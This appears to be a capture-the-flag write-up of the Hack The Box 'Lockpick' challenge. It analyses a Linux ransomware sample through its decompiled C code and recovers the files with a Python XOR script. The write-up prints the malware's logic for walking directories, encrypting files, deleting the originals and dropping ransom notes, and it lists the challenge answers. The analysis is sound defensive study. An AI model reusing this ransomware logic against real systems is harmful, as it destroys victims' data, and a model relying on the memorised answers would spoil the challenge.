HTB sherlocks - lockpick


Malware analysis by Chanan shenker

Sherlock scenario:


- Forela needs your help! A whole portion of our UNIX servers have been hit with what we think is ransomware. We are refusing to pay the attackers and need you to find a way to recover the files provided. Warning This is a warning that this Sherlock includes software that is going to interact with your computer and files. This software has been intentionally included for educational purposes and is NOT intended to be executed or used otherwise. Always handle such files in isolated, controlled, and secure environments. Once the Sherlock zip has been unzipped, you will find a DANGER.txt file. Please read this to proceed.

Start:


- To start I set up my Kali Linux environment, extracted the malware and started my analysis.



- What I got was an ELF (Executable and Linkable Format) file and a directory with a bunch of what seems to be encrypted files that all have the extension '24bes'.
- What was also included was a text file that had instructions to contact an email to discuss payment.
- With that said, lets start our investigation.




```
┌──(kali㉿kali)-[~/Desktop/lockpick1]
└─$ file bescrypt3.2
bescrypt3.2: ELF 64-bit LSB pie executable, x86-64, version 1 (SYSV)
[sha1]=2b6eafade391d7be39a8aff0d2e3a60aa8b6a4c2, for GNU/Linux 3.2.0
```




Virustotal:

- Using virustotal, we can get some more details on the malware and calculate the file's hashes.
- More investigating led me to conclude that I should use a reverse engineering tool called 'ghidra' to further analyze the malware.



Analysis:

- I looked up a quick tutorial on how to use 'ghidra' and proceeded to analyze the malware.
- Looking at the code, I deduced that it was written in C. Looking at the functions, I see there's three core functions.
- The main function, the process_directory function, and the encrypt_file function.



- The main function sends two parameters to the process_directory function. Looking at the parameters, I concluded that the first parameter is the directory to encrypt, and the second parameter is the key that was used to encrypt the files in the directory.

```
undefined8 main(void)

{
  process_directory("/forela-criticaldata/","bhUlIshutrea98liOp");
  return 0;
}
```

- The next parts I did partly by myself and partly with the help of my dad, who is an experienced software developer.
- The process directory function takes the directory given in the main function and proceeds to test all objects in the directory; if the object is a directory, it will send the same parameter to the process directory function and run it again but with the found directory. This way it will recursively encrypt the directory.
- Next, if the object is a file, it will test it to see if it has one of eight extensions. If the file does, it will send the file, with the encryption key, to the encrypt file function.

```
void process_directory(char *param_1,undefined8 param_2)

{
  int iVar1;
  char *pcVar2;
  char local_418 [1024];
  dirent *local_18;
  DIR *local_10;

  local_10 = opendir(param_1);
  if (local_10 == (DIR *)0x0) {
    printf("Error opening directory: %s\n",param_1);
  }
  else {
    while (local_18 = readdir(local_10), local_18 != (dirent *)0x0) {
      iVar1 = strcmp(local_18->d_name,".");
      if ((iVar1 != 0) && (iVar1 = strcmp(local_18->d_name,".."), iVar1 != 0)) {
        snprintf(local_418,0x400,"%s/%s",param_1,local_18->d_name);
        if (local_18->d_type == '\x04') {
          process_directory(local_418,param_2);
        }
        else if ((local_18->d_type == '\b') &&
                (((((pcVar2 = strstr(local_18->d_name,".txt"), pcVar2 != (char *)0x0 ||
                    (pcVar2 = strstr(local_18->d_name,".sql"), pcVar2 != (char *)0x0)) ||
                   (pcVar2 = strstr(local_18->d_name,".pdf"), pcVar2 != (char *)0x0)) ||
                  ((pcVar2 = strstr(local_18->d_name,".docx"), pcVar2 != (char *)0x0 ||
                   (pcVar2 = strstr(local_18->d_name,".xlsx"), pcVar2 != (char *)0x0)))) ||
                 ((pcVar2 = strstr(local_18->d_name,".csv"), pcVar2 != (char *)0x0 ||
                  ((pcVar2 = strstr(local_18->d_name,".json"), pcVar2 != (char *)0x0 ||
                   (pcVar2 = strstr(local_18->d_name,".xml"), pcVar2 != (char *)0x0)))))))) {
          printf("Encrypting: %s\n",local_418);
          encrypt_file(local_418,param_2);
        }
      }
    }
    closedir(local_10);
  }
  return;
```

```c
void encrypt_file(char *path,char *key)

{
  int ioresult;
  size_t keylength;
  char note_file_path [1024];
  char fp_encrypted [1032];
  FILE *fp_note;
  void *membuf;
  size_t file_size;
  FILE *fp;
  ulong i;
  byte b;
  ulong i2;

  fp = fopen(path,"rb");
  if (fp == (FILE *)0x0) {
    printf("Error opening file: %s\n",path);
  }
  else {
    fseek(fp,0,2);
    file_size = ftell(fp);
    rewind(fp);
    membuf = malloc(file_size);
    fread(membuf,1,file_size,fp);
    fclose(fp);
    for (i = 0; i2 = i, (long)i < (long)file_size; i = i + 1) {
      b = *(byte *)((long)membuf + i);
      keylength = strlen(key);
      *(byte *)((long)membuf + i) = b ^ key[i2 % keylength];
    }
```

- Looking at the encrypt_file function, we can see that it does a pretty basic XOR encryption on the files using the key given. The way we can figure that out is with the '^' symbol that does the XOR encryption.
- It'll then take the encrypted data and write it into a new file named '<file_name.ext>.24bes'. After that, it will delete the original file and create the text files with the ransom note we saw at the start.

```c
    }
    snprintf(fp_encrypted,0x400,"%s.24bes",path);
    fp = fopen(fp_encrypted,"wb");
    fwrite(membuf,1,file_size,fp);
    fclose(fp);
    free(membuf);
    snprintf(note_file_path,0x400,"%s_note.txt",fp_encrypted);
    fp_note = fopen(note_file_path,"w");
    if (fp_note == (FILE *)0x0) {
      printf("Error creating note file: %s\n",note_file_path);
    }
    else {
      fwrite("This file has been encrypted by bes24 group, please contact us at bes24@protonma
       to discuss payment for us providing you the decryption software..\n"
             ,1,0x99,fp_note);
      fclose(fp_note);
    }
    ioresult = remove(path);
    if (ioresult != 0) {
      printf("Error deleting original file: %s\n",path);
    }
  }
  return;
```

- Next, after obtaining the key and the encryption algorithm, I quickly researched how to decrypt a file using XOR with python and created a python script to decrypt the files.
- As you can see, we have all the files decrypted and we can proceed to answer the questions.

```
┌──(kali㉿kali)-[~/Desktop/lockpick1/forela-criticaldata]
└─$ for i in $(ls | grep ".24bes$"); do ~/Desktop/decrypt.py "$i" bhUlIshutrea98liOp;done
decryption completed for file: complaints.csv
decryption completed for file: customer-feedback.json
decryption completed for file: forela_uk_applicants.sql
decryption completed for file: it_assets.xml
decryption completed for file: sales_forecast.xlsx
decryption completed for file: trading-firebase_bkup.json
```

home > kali > Desktop > decrypt.py

```python
#!/bin/env python3

import os
import sys

path = sys.argv[1]
key = sys.argv[2]
outfile = path.replace(".24bes", '')

f = open(path,"rb")
data = f.read()
f.close()
out = bytearray()
for i in range(len(data)):
    b = data[i]
    out.append(b ^ ord(key[i % len(key)]))

if outfile == ".":
    print(out.decode('ascii'))
else:
    f = open(outfile, "wb")
    f.write(out)
    f.close()
    print("decryption copleted for file: " + outfile)
```

Answers:

- Task 1: Please confirm the encryption key string utilised for the encryption of the files provided?
- We can see in page four the encryption key in the malware
- Answer 1: bhUlIshutrea98liOp
- Task 2: We have recently recieved an email from wbevansn1@cocolog-nifty.com demanding to know the first and last name we have him registered as. They believe they made a mistake in the application process. Please confirm the first and last name of this applicant.
- looking through the decrypted files I can find in the SQL database the name associated with the email.
- Answer 2: Walden Bevans

```
┌──(kali㉿kali)-[~/Desktop/lockpick1/forela-criticaldata]
└─$ strings forela_uk_applicants.sql | rg 'wbevansn1@cocolog-nifty.com'
(830,'Walden','Bevans','wbevansn1@cocolog-nifty.com','Male','Aerospace Manufacturing','2023-02-16'),
```

- Task 3: What is the MAC address and serial number of the laptop assigned to Hart Manifould?
- looking at the xml file we decrypted I found the mac address and the serial number of the laptop
- Answer 3: E8-16-DF-E7-52-48, 1316262
- Task 4: What is the email address of the attacker?
- looking at the text file provided with the encrypted files we can see the attackers email.
- Answer 4: bes24@protonmail.com
- Task 5: City of London Police have suspiciouns of some insider trading taking part within our trading organisation. Please confirm the email address of the person with the highest profit percentage in a single trade alongside the profit percentage.
- looking through the files with some text manimulation I was able to find the person.
- Answer 5: fmosedale17a@bizjournals.com, 142303.199605392962841170667543 6

```
┌──(kali㉿kali)-[~/Desktop/lockpick1/forela-criticaldata]
└─$ cat it_assets.xml | xq | grep  'Hart Manifould' -A 2 -B 8
  <record>
    <asset_id>501</asset_id>
    <MAC>E8-16-DF-E7-52-48</MAC>
    <asset_type>laptop</asset_type>
    <serial_number>1316262</serial_number>
    <purchase_date>8/3/2022</purchase_date>
    <last_patch_date>1/6/2023</last_patch_date>
    <patch_status>pending</patch_status>
    <assigned_to>Hart Manifould</assigned_to>
    <location>Room 1156</location>
  </record>
```

```
"-NTy-crBi1fPrGaU6Uiu": {
  "id": 1559,
  "first_name": "Farah",
  "last_name": "Mosedale",
  "email": "fmosedale17a@bizjournals.com",
  "gender": "Female",
  "ip_address": "79.9.35.201",
  "stock_name": "Pennsylvania Real Estate Investment Trust",
  "stock_symbol": "PEI^A",
  "purchase_price": 304.1,
  "sale_price": 433048.13,
  "quantity": 842496,
  "purchase_date": "5/1/2022",
  "sale_date": "8/2/2022",
  "profit": 432744.03,
  "profit_percentage": 142303.199605392962841170667543 6,
  "industry": "Energy"
},
```

- Task 6: Our E-Discovery team would like to confirm the IP address detailed in the Sales Forecast log for a user who is suspected of sharing their account with a colleague. Please confirm the IP address for Karylin O'Hederscoll.
- Looking at the excel file we can easily find the mention IP address
- Answer 6: 8.254.104.208

85	Olivette	Beszant	obeszant2c@lycos.com	Female	134.122.141.229
86	Nessie	Frye	nfrye2d@edublogs.org	Female	38.219.22.251
87	Karylin	O'Hederscoll	kohederscoll2e@dagondesign.	Female	8.254.104.208
88	Margie	Mozzi	mmozzi2f@tamu.edu	Female	193.82.61.27

- Task 7: Which of the following file extensions is not targeted by the malware? (.txt, .sql, .ppt, .pdf, .docx, .xlsx, .csv, .json, .xml)
- While looking in the malware we where able to see the extensions that the malware would encrypt.
- Answer 7: .ppt
- Task 8-10: finding the integrity of the datatbase, the trading backup and the complaints file ny there MD5 hash
- Answer 8: f3894af4f1ffa42b3a379dddba384405
- Answer 9: 87baa3a12068c471c3320b7f41235669
- Answer 10: c3f05980d9bd945446f8a21bafdbf4e7

```
┌──(kali㉿kali)-[~/Desktop/lockpick1/forela-criticaldata]
└─$ md5sum forela_uk_applicants.sql trading-firebase_bkup.json complaints.csv
f3894af4f1ffa42b3a379dddba384405  forela_uk_applicants.sql
87baa3a12068c471c3320b7f41235669  trading-firebase_bkup.json
c3f05980d9bd945446f8a21bafdbf4e7  complaints.csv
```


Lockpick has been Solved!
Congratulations chananshenker, best of luck in capturing flags ahead!